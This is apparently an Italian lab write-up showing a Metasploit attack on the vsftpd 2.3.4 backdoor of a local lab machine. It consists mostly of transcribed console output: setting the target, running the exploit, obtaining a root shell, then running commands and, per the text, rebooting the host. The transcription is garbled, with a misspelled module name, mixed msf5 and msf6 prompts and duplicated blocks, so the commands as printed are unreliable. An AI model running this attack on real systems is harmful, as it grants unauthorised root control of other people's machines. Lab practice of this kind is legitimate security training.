



Metasploit



Nmap scanning



Avvio di msfconsole e ricerca di exploit ftp.

```
kali-linux-2023.1-virtualbox-amd64 [in esecuzione] - Oracle VM VirtualBox
File Actions Edit View Help
RHOSTS 21 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/ftp/vsftpd_23a_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(multi/ftp/vsftpd_23a_backdoor) > show options
Module options (exploit/multi/ftp/vsftpd_23a_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.1.149 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/ftp/vsftpd_23a_backdoor) >
```

Verifica delle condizioni necessarie all'attacco per essere lanciato.

```
kali-linux-2023.1-virtualbox-amd64 [in esecuzione] - Oracle VM VirtualBox
File Actions Edit View Help

Exploit target:
Id Name
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/ftp/vsftpd_23a_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(multi/ftp/vsftpd_23a_backdoor) > show options
Module options (exploit/multi/ftp/vsftpd_23a_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.1.149 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/ftp/vsftpd_23a_backdoor) > show payloads
Compatible Payloads
# Name Disclosure Date Rank Check Description
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection

msf6 exploit(multi/ftp/vsftpd_23a_backdoor) >
```

Imposto l'host target.

```
kali-linux-2023.1-virtualbox-amd64 [in esecuzione] - Oracle VM VirtualBox
File Machine Visualizza Strumenti Disposizioni Aiuto
File Actions Edit View Help
HOSTS => 192.168.1.149
msf5 > exploit(multi/ftp/vsftpd_23a_backdoor) > show options
Module options (exploit/multi/ftp/vsftpd_23a_backdoor):


| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[, type:host:port][...]                                          |
| RHOSTS  | 192.168.1.149   | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                  |


Payload options (cmd/unix/interact):


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|      |                 |          |             |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


View the full module info with the info, or info -d command.
msf5 > exploit(multi/ftp/vsftpd_23a_backdoor) > show payloads
Compatible Payloads


| # | Name                      | Disclosure Date | Rank   | Check | Description                                        |
|---|---------------------------|-----------------|--------|-------|----------------------------------------------------|
| 0 | payload/cmd/unix/interact |                 | normal | No    | Unix Command, Interact with Established Connection |


msf5 > exploit(multi/ftp/vsftpd_23a_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:40011 -> 192.168.1.149:6200) at 2023-06-12 09:28:40 -0400
if config
```

Creo la shell con “exploit”.

```
kali-linux-2023.1-virtualbox-amd64 [in esecuzione] - Oracle VM VirtualBox
File Machine Visualizza Strumenti Disposizioni Aiuto
File Actions Edit View Help
Payload options (cmd/unix/interact):


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|      |                 |          |             |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


View the full module info with the info, or info -d command.
msf5 > exploit(multi/ftp/vsftpd_23a_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:40079 -> 192.168.1.149:6200) at 2023-06-12 09:36:55 -0400
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:98:12:f6
          inet addr:192.168.1.149  Bcast:192.168.255.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe98:12f6/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:174 errors:0 dropped:0 overruns:0 frame:0
          TX packets:146 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5489 (5.2 KB)  TX bytes:14048 (13.7 KB)
          Base address:0x0000 Memory:fe200000-fe220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:228 errors:0 dropped:0 overruns:0 frame:0
          TX packets:228 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:78917 (77.0 KB)  TX bytes:78917 (77.0 KB)

sudo cd /
sudo: cd: command not found
cd /
mkdir test_meta1
```

Ifconfig per verificare di essere “entrato”.
“gioco” un po’ creando cartelle e facendo “sudo reboot” come prova finale.

